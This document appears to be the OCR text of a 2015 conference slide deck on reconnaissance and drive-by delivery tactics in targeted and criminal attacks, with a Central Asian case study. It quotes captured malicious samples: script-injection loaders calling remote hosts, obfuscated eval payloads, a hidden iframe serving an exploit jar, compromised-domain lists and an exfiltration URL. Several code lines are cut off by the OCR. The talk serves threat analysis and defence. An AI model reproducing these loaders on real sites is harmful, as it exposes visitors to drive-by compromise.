Pearls of non-exploitation based recon tactics

Who? Fyodor Yarochkin, Vladimir Kropotov
2015

From? Affilations: vArmour Networks, Academia Sinica, o0o.nu, chroot.org, Positive Technologies


When? November, 2015. Seoul, PoC

Introduction

this talk will walk through several case studies of in the wild reconnaissance activities and explain techniques, tactics and primarily objectives of non intrusive network discovery,particularly prevalent in targeted attacks.

whoami

about us



History apt vs crime tactics

APT and crime techniques are coverging. Several talks were given on this subject (good paper by Gabor Szappanos, "Exploit this: Evaluating the Exploit skills of Malware groups").


- APT teams deploy Drive by Downloads in targetted attacks in wateringhole-related activities.
- crime teams utilize spear-phish to distribute content (dridex, tinba and the likes)

Old cases

Some of these cases cover identified activities from 2011 to 2015

2011	exploit kits are sold as software. Content served with no restrictions
2012	SaS model emerges. Serve-one-per-IP techniques seen ih the wild. Use of cookies to control distribution
2013	Human vs. bot detection emerges. (human interraction, mouse-move, close-popus, anti-sandbox automation techniques, proxy detection) mass legit domain abuse becomes common.
2014-2015	switch roles. (TDS systems became less popular for country-specific distribution, mass mailings/spam/phish is getting more common for content distribution).

Some of historical activities



historical activities(2)

Drive by .. are you a target?

APT

- A single exploit
- Served to limited range of IP address (some times)
- Payload behavior is very specific

Not APT

- Exploit packs
- Generic Exploit packs (Redkit, Nitrino, famous Blackhole etc)
- Payload vary

historical activities


APT-related driveby example

- Does not include many exploits
- Is not using any off-shelf exploit pack
- Exploit code changes often


```
{
    if(getCookie("haveRead")!=="1")
    {
        setCookie("haveRead","1","7");
        var a = document.getElementsByTagNa
        var b = document.createElement('scr
        b.type='text/javascript';
        b.src='http://goo.gl/OcRMj';
        a.appendChild(b);
        //top.document.body.innerHTML = top
iframe>';
         document.location=url;
    }
}
```

```
try{sessionStorage;}catch(e){unescape=null;}
function decode(key, js){s = "";for (var i=0
mCharCode(parseInt(str, 16) ^ key);s += c;}retu
eval(decode(0xe1, "EBC1C1C1C1C1C1C187948F8
95C1DCC1948F849282809184C9C3A0A0A0C3C8DAEBC1
BEBC1C1C1C1C1C1C1C1C1C1C1878E93C1C988C1DCC1D
C1CADCC1948F849282809184C9C3A0A0A0C3C8DAEBC1
2809184C9C3A0A3C3C8DAEBC1C1C1C1C1C1C1C1C1C1C
```

historical activities (tricky case from 2013)



historical activities (tricky case from 2013)




historical activities (tricky case from 2013)

http://olgaclaroto.com/mikcxwe.php
http://fcslavutich.ck.ua/nmwdbvg.php
http://temizayakkabi.com/larwyyo.php
http://familystori.com/mhwrdaw.php
http://www.residensea.jp/xuaioxc.php
http://firenzeviaroma.ru/dqryony.php
http://sphynxtoutnu.com/dnqaibb.php
http://www.icmjapan.co.jp/dgttcnm.php
http://www.controlseal.nl/yolelkx.php
http://ural.zz.mu/ledstsn.php
http://www.fotobit.pl/cpjjpei.php
http://bgcarshop.com/tgghhvy.php
http://www.borkowski.org/fudbqrf.php
http://shop.babeta.ru/puthnkn.php
http://e-lustrate.us/mycbbni.php
http://notarypublicconcept.com/shfvtpx.php
http://www.stempelxpress.nl/vechoix.php
http://64.68.190.53/dqohago.php
http://likos.orweb.ru/oydochh.php
http://wap.warelex.com/parpkeu.php

historical activities (tricky case from 2013)

- Over 500 compromised domains was collected in 24 hours
- Domain rotation every couple minutes



historical activities (404 detected)

Cookies | Raw | JSON | XML

```
<!DOCTYPE HTML PUBLIC \"-//IETF//DTD HTML 2.0//EN\">
<html><head>
<title>404 Not Found</title>
<script src="http://www.java.com/js/deployJava.js"></script>
</head><body>
<script>
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!''.replace(/^/,String)){while(c--)
||c.toString(a)}k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1};while(c--){if(k[c]){p=p.r
+'\\b','g'),k[c])}}return p}('i(4.o.0!=4.0&&2.a!=\'\'){b{c(\'9\')}d(e){3={8:\'5\',7:2.0.f.l(\'m\',\'n\'),k:
\'}}}',25,25,'location||document|attributes|window|x.s.class||archive|code|0
|referrer|try|throw|catch||href|deployJava|runApplet|null|if|s|replace|s_le_|top'.split('|'),0,{}))
</script>
<h1>Not Found</h1>
<p>The requested URL /s_f84c0850f3bea36423f694613a6bba3c was not found on this serv
<hr>
<address>Apache/2.2.14 (Ubuntu) Server at mobistarts.ru Port 80</address>
</body></html>
```

historical activities (proxy detected)


historical activities (URL based conig exfiltration)

GET hxxp://lionsholders.biz/st.php?
os=windows
%207&**browser=msie**&**browserver=8.0**&
adobe%20reader=10.1&**adobe**
%20flash=11.7.700.169&**windows%20m**
%20player=12.0.7601.17514&**java=0**&**si**
ght=0

historical activities (cookie based monetization scheme update)

Cookie

File downloaded only once. After cookie is set a redirect to a page, which demands SMS payment would be returned.



historical activities (FTP password based exfiltration)

GET http://java.com/ru/download

/windows_ie.jsp?host=java.com%26

returnPage=ftp://217.73.58.181/1/s.html%26

locale=ru HTTP/1.1

Key feature example

Date/Time 2012-04-20 11:11:49 MSD

Tag Name **FTP_Pass**

Target IP Address 217.73.63.202

Target Object Name 21


:password Java1.6.0_30@

historical activities (tricky IP format)

```
<div style="position:absolute;left:-1000px">
  <iframe src="ftp://3645455029/1/s.html">
    <html>
      <head>
        <script src="http://www.java.com/js/deployJava.js">
      </head>
      <body>
        <embed id="deployJavaPlugin" hidden="true" type="application/java-depl
        <script>
          1  eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)}
        </script>
        <applet archive="ftp://3645455029/1/exp.jar" code="morale.class">
      </body>
    </html>
```

historical activities (no action without interaction)

```
function()  {
  var url = 'http://yyzola.gpbbsdhmjm.shacknet.nu/g/';
   if (typeof window.xyzflag === 'undefined')      {
      window.xyzflag = 0;
    }
   document.onmousemove = function()       {
       if (window.xyzflag === 0)          {
            window.xyzflag = 1;
            var head =
document.getElementsByTagName('head')[0];
            var script = document.createElement('script');
            script.type = 'text/javascript';
            script.onreadystatechange = function ()
              {
               if (this.readyState == 'complete')    {
                  window.xyzflag = 2;
               }
        };
           script.onload = function()              {
              window.xyzflag = 2;
            };
           script.src = url +
Math.random().toString().substring(3) + '.js';
           head.appendChild(script);
          }
     };
}
```



historical activities


Email as attack vector.. are you a target?

APT?

- Single exploit
- Content of the mail is accurate to context
- Specific payload behavior (stats)

Non-targeted

- Mass-mailed
- Often no exploit used (.exe in attach)



case study

Digging deep

This case study covers a set of interesting activities observed in Central Asian region and ties to geo-political situation in the area.
and briefly shares our approach to incident attribution :p
also .. Why you shouldn't be running government sites on php cms platforms ;-)
also challenges - getting data is hard. it gets harder when you work with government clerks :)

Many regional government websites are easy targets

All of these targets share some similarities:

- collocated on same machines.
- run on CMS with "good" reputation to be secure ;)
- are known to to host interesting defacement graphics.

Targetted Activities: do they happen?

- Central Asia is a geopolitically interesting region
- similar patterns
- Prevalent but not exclusive use of PlugX
- large number of players, groups and loosely affilated teams
- we will briefly cover one of the many pandas here :)
- attribution and correlation is mainly based on TTP
  correlation: similarity of tools or exploitation techniques, shared attributes of IOCs, similar objectives
- region of interest: Russia, Kyrgyzstan, Kazakhstan Uzbekistan, Tadjikistan

Activity timelines

2012-10-23	ciagov.org.	64.95.64.194
2011-10-19	ciagov.org.	64.95.64.197
2013-09-12 - 2014-08-15	ciagov.org.	169.254.131.56
2014-10-22	ciagov.org.	184.168.221.70

```
;; first seen: 2013-01-13 07:36:12 -0000
;;  last seen: 2013-03-14 04:46:39 -0000
ciagov.org. IN A 208.87.35.103
```

```
rr-name:            news.googlecaches.com
rr-type:            NXDOMAIN
seen-first:         2014-12-16 23:50:17
seen-last:          2014-12-16 23:50:17
count-requested:    1

rr-name:            news.googlecaches.com
rr-type:            A
rr-address:         69.197.146.80
```

Frequently use javascript fingerprinting tools

techniques similar to scanbox (1) are extremely popular.

1 `http://pwc.blogs.com/cyber_security_updates/2014/10/scanbox-framework-whos-affected-and-whos-using-it-html`

Conclusions

Questions?

@fygrave @vbkropotov

Credits and tools

Domain tools	awesome (www.domaintools.com)
Moloch	rocks (www.github.com/aol/moloch)
PDNS	dnsdb, in-house, pdns-client